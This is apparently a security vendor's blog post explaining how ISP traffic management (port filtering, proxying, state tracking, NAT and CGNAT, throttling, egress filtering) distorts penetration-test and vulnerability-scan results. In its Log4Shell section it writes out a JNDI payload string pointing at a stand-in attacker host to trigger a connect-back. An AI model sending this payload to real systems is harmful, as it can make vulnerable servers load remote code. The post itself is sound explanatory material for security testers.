
Not all "Internet Connections" are Equal



Blogs & Stories


SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

People commonly think that any “Internet Connection” is exactly the same, or they may be vaguely aware that some connections are faster than others. However, there are significant differences between the connections. While these differences may not matter to someone who just wants to browse websites and read email, they can be significant or even showstoppers for more advanced users. This is especially true for anyone looking to do security testing or vulnerability scanning.

Security testers are advanced niche users, and many ISPs simply don't cater to their needs. So, before you get started on a system evaluation make certain the network being used can properly support your efforts or else the results obtained will not be optimal or simply inaccurate.

Take the simple diagram below:



Imagine you are a security tester, using a laptop in the green zone, and the client whom you're trying to test has a server located in the yellow zone. Your connection goes through one or more routers and through an ISP before it reaches the public Internet, and then your client also has its own ISP.

The red zone represents "someone else", that is a malicious attacker who could be anywhere on the Internet and who probably uses a different ISP than you.

In order to do thorough scans, you need to ensure that any traffic you send leaves the green zone – i.e. your network and your ISP's network, without being interfered with in any way. If your ISP interferes with the traffic, then it may not reach the target thus preventing you from properly testing the system. An attacker (in the red zone) won't be subject to any restrictions imposed by your ISP and may be able to exploit vulnerabilities that are hidden by your ISP.

Conversely, if any traffic interference takes place within the client's ISP – that is the yellow zone, that will affect any attacker equally.

Why would an ISP do this?

ISPs implement various forms of traffic management on their network, and for many different reasons. Typical light users who are only web browsing are unlikely to be affected by such measures, but vulnerability scans generate a large volume of highly varied traffic as

they try to target many different ports and protocols.

Common restrictions

Some common restrictions and examples implemented by ISPs.

Port filtering

Some common ports are widely abused by threat actors, and consequently some ISPs – especially those supplying end users, will proactively filter these ports. If a port is blocked by your ISP, your attempt to connect to or scan that port will not leave the yellow zone in the diagram above, yet if your client has the port open an attacker using a different ISP will be able to connect to it. Some commonly filtered ports might include:


- 445 – The default Windows SMB port – This port is often filtered by ISPs as Microsoft does not recommend this service be used over the public Internet, and we have seen many instances of malware being used to target this port. The provider OVH in France for instance filters this port globally across their whole network.
- 25 – The default SMTP port – Email servers use this port to transmit email from one server to another, but these days it is rarely used by end-users. Attackers will often send spam via SMTP, and IP addresses that frequently send spam will usually become blacklisted. Many consumer ISPs and hosting providers will filter this port by default to prevent sending spam. AWS and GCP block this port by default, although you can manually request access to port 25 if needed.

Transparent proxying

Some ISPs implement transparent proxying or redirection of unencrypted protocols such as HTTP or DNS. As such traffic is unencrypted, the ISP can see its contents – this lends itself to several efficiency measures that can be used to improve perceived performance for end users, as well as other measures which are beneficial to the ISP:

Caching – if you request static content over an unencrypted protocol like HTTP, the ISP may cache it locally so that when subsequent users access the content it will be served from the local cache rather than retrieved from the source server. For sites that might be hosted on the other side of the world this can result in a significantly faster load time.

Redirection – similar to caching, certain content such as large file downloads are typically mirrored in multiple locations. If you request a known file from a faraway download server, the ISP may transparently redirect you to a local mirror site. The ISP M1 in Singapore implements such a system:



In the above screenshot, although I have tried to download a site from “ftp.knoppix.nl” – a site located in the Netherlands, i receive a redirect response to “103.1.138.158” which is a local server in Singapore which also has a copy of the same file. This redirect is not coming from the server in the Netherlands, but rather is inserted by the local ISP.

Advertising – as traffic such as DNS and HTTP is typically unencrypted, an ISP could insert advertising as a way to generate additional revenue. Several ISPs have been known to intercept failed DNS requests (ie request for a host that didn’t exist) and redirect them to an ad supported search page for instance.

State tracking

Typical routers process each individual packet they receive. They look at the destination address of the packet, look up the route to that destination and then forward it via the appropriate interface. Simple and fast.

However, some devices perform state tracking, they maintain a database of active traffic flows so that follow up packets can be attributed to a previously opened connection. This is typically used by firewalls and is generally advertised as “stateful inspection” or similar.

Every time a packet is received, the device will determine if it’s a new flow or part of an existing one. Firewalls will often perform this tracking even if their rules are set to allow all.

From a security perspective state tracking is often desirable, as it allows for far greater control of firewall rules than a simple stateless access list. On the other hand, it consumes considerably more resources and therefore requires more powerful hardware to achieve similar levels of performance.

The state table – that is the list of active states consumes resources (memory) depending on the size of the table, and a larger table will also require more processing resources to check every time a packet is received. A large state table will result in poor performance, while a small state table can be easily filled.

When you perform scans, you send many packets to different ports. Each of those packets creates a state entry on the firewall, and the firewall will remember that state entry until it either times out or it receives a packet which closes the state (eg a reset packet). If the

targets you are scanning don't respond with resets, every port you scan will create a state in your firewall's memory which will remain there for the timeout duration. If the timeout is too small then it could forget about the connection before receiving a reply and thus ignore the reply, or if the timeout is too big those connections will keep accumulating as you scan. Once the state table is full and the firewall receives a new packet, it either must discard the new packet or discard an existing state entry. If this happens then not all the scanning packets you send will reach the destination and you may miss active services.

Many cloud providers such as AWS and Azure place your systems behind a stateful device, and often the size of the state table depends upon the capacity of machine you paid for to minimize the risk of one user's excessively overloaded state table impacting other users.

NAT

IPv4 Internet connections are often behind NAT simply because IPv4 was never designed for a global network and doesn't have enough addresses. NAT allows for multiple systems to share a single address. Each system has its own internal address behind the NAT gateway, and outbound traffic is then translated to the public address of the NAT gateway before being sent out. Remote systems only ever see the public address and are not aware of the internal addresses behind the gateway.

NAT requires state tracking (see above) because any responses received from external hosts need to be correlated to an existing connection, so the traffic can then be forwarded back to the internal address, so all the negatives of state tracking also impact NAT. But NAT can cause other problems as well:

NAT typically translates the IP header, changing the source address of outbound traffic from the internal address to the external address. However, there are millions of higher-level protocols, and some of them embed the IP address within the higherlevel protocol. The internal machine is only aware of its internal address, so that's what it sends while the NAT gateway is not aware of the protocol so it cannot translate the higher-level protocol contents.

Protocols such as SIP and FTP operate in this way, as does a reverse connecting shell. Many vulnerabilities can depend on triggering a connect back to the testing box in order to either exploit the vulnerability, or even just to determine if the vulnerability is present. Vulnerability scanners such as Nessus explicitly warn against using them from behind a NAT.

NAT is typically performed by your own router on home connections, but you will typically only get one IP address so without NAT you can only use a single device at any one time. There may also be additional layers of NAT performed by equipment at the ISP. This is known as CGNAT (Carrier Grade NAT). Almost all mobile providers use CGNAT, as do most

newer ISPs as they don’t have enough IPv4 addresses to provide one to every customer. Some may allow you to avoid CGNAT by paying extra or upgrading to a business class connection.

Cloud providers such as AWS, Azure, GCP and Oracle use NAT for IPv4. AWS and Oracle do not use NAT for IPv6 connections.

IPv6 NAT is also possible, but far less common. NAT has many drawbacks and is only used by necessity with IPv4, IPv6 addresses those deficiencies of IPv4 which make NAT necessary.

Many systems will block or restrict traffic from IP addresses which send malicious traffic. If you are sharing an IP with other users of the same ISP, any one of those users could have already gotten you blacklisted – similarly, your scans could get you and every other customer of your ISP blacklisted. This not only potentially renders your scan results inaccurate but could also make you unpopular with the ISP and its other customers.

Inbound Connections

There are many instances when it's desirable to be able to receive inbound connections. For example, the recent Log4J vulnerability known as Log4Shell works by triggering a vulnerable server to make a connect back to an attacker's host. Scanning for such vulnerabilities is therefore done by sending requests containing strings containing a URL pointing back to the scanning host, for example:

${jndi:ldap://ATTACKERADDRESS/path/to/malicious/Java_class}

Where "ATTACKERADDRESS" is the address of the system doing the scanning. If this string is sent to a vulnerable version of Log4j for logging, then the supplied URL is parsed and Log4j attempts to make a connect back to ATTACKERADDRESS.

- In the event that the scanning system is behind NAT, ATTACKERADDRESS will contain the internal IP of the scanner which the vulnerable host won't be able to connect to.
- If there is a firewall in front of the scanning system which blocks inbound connections, it will block the connect back.

Either of these scenarios will result in the scanner assuming the target host is not vulnerable, since it does not receive the return connection. But this may be a false negative since the inability to receive the connect back is the fault of the scanning system and not of the target. An attacker launching an attack from a fully unrestricted connection may be successful.

Application-Level Gateways (ALGs)

Some common protocols such as SIP and FTP are inherently incompatible with NAT because they do not operate in a traditional client-server model, instead the "server" needs to connect back to the "client" under some circumstances. In order to work around this, the NAT gateway must have application-specific code to handle the higher-level protocols.

FTP in active mode works by sending a command called "PORT" or "EPRT" which tells the server the address and port which it should connect to in order to perform a data transfer. Under a NAT scenario the client would only know its internal address and would send that in the PORT command, and the server would not be able to reach this address. Even if the server did know the public address of the NAT gateway, upon receiving the inbound connection from the server the gateway would not know which internal device to forward the connection to.

Partial Connectivity

Some ISPs only provide partial Internet connectivity for various reasons. As you are only connected to part of the Internet, you won't be able to test anything in the parts you can't reach. There are several common forms of partial connectivity:

No IPv6: Some backwards ISPs don't provide connectivity to the modern IPv6 Internet. If you don't have IPv6, then you won't be able to perform scans of IPv6 addresses. Many public sites are now dual stack, and it is important to scan both the IPv6 and IPv4 addresses as vulnerabilities might only be present on one and not the other.

No/Limited IPv4: As IPv4 is becoming extremely expensive to provide and maintain, some ISPs provide a limited IPv4 connection, for instance through the use of Carrier Grade NAT (CGNAT). While NAT that you control is problematic enough, a CGNAT instance controlled by the provider will be significantly more restrictive.

Partial transit / peering: Sending traffic internationally often costs more than routing it locally or domestically. Many ISPs offer a lower cost partial transit option where traffic will only be sent over the cheaper local routes.

Site filtering: Some ISPs may choose to block certain sites or address ranges for various reasons. This could be due to all manner of reasons including government mandated filtering, blocking sources of malicious traffic

Traffic shaping / throttling

While a typical router will process the packets it receives in order, some ISPs will implement traffic shaping measures designed to prevent heavy users from hogging all the available bandwidth and making the service slow for everyone else. These systems could work in various ways including prioritizing traffic based on port, user, protocol, destination etc. As these systems interfere with the traffic you send in various ways, they can alter the outcome of scans.

VPNs / Tunnels

VPNs or tunnels will often impose additional restrictions on traffic, such as limiting the maximum packet size (MTU). This could result in larger packets either being dropped, or in some cases become chopped into smaller packets (fragmented), In either case, the packets you send don't reach the destination.

Egress filtering / Anti Spoofing

Many ISPs will not allow you to generate traffic with a source address that is not your own IP. Spoofed packets are not typically generated by end users and are rarely useful. On the other hand, as a security tester you may want to test attacks that depend on being able to send spoofed packets such as DNS cache poisoning, IDS/IPS evasion, SNMP attacks, DoS vulnerabilities (eg historical attacks like Land and Teardrop etc).

What to do?

If you want to perform pentests or vulnerability scans, ensure you are using an ISP that gives you a totally unfiltered connection. Many ISPS, especially the smaller more technically minded ones are aware of the need for security testing and are willing to provide such connections on request even if they don't do so by default.

It is also strongly recommended to speak to prospective ISPs first and draw up a contract detailing exactly what you're going to use the connection for. The ISP should guarantee that they will not implement any detrimental measures on your connection in the future and should also have an agreed-upon process in place to deal with any complaints they might receive.

When you are performing a pentest of a target company, you cannot guarantee that every employee or supplier of that company is fully aware that your testing is taking place. If someone who is not aware of the test taking place sees your testing traffic, they may interpret it as a malicious attack and respond by sending a complaint to your ISP. This in turn, could cause your ISP to shut off or restrict your connection causing you a serious headache. By ensuring your ISP is aware of your business and you have a contractually agreed process in place to deal with complaints, you mitigate this risk.

If such an ISP is not available locally, find one that will host a server for you from which you can perform all your scans and testing.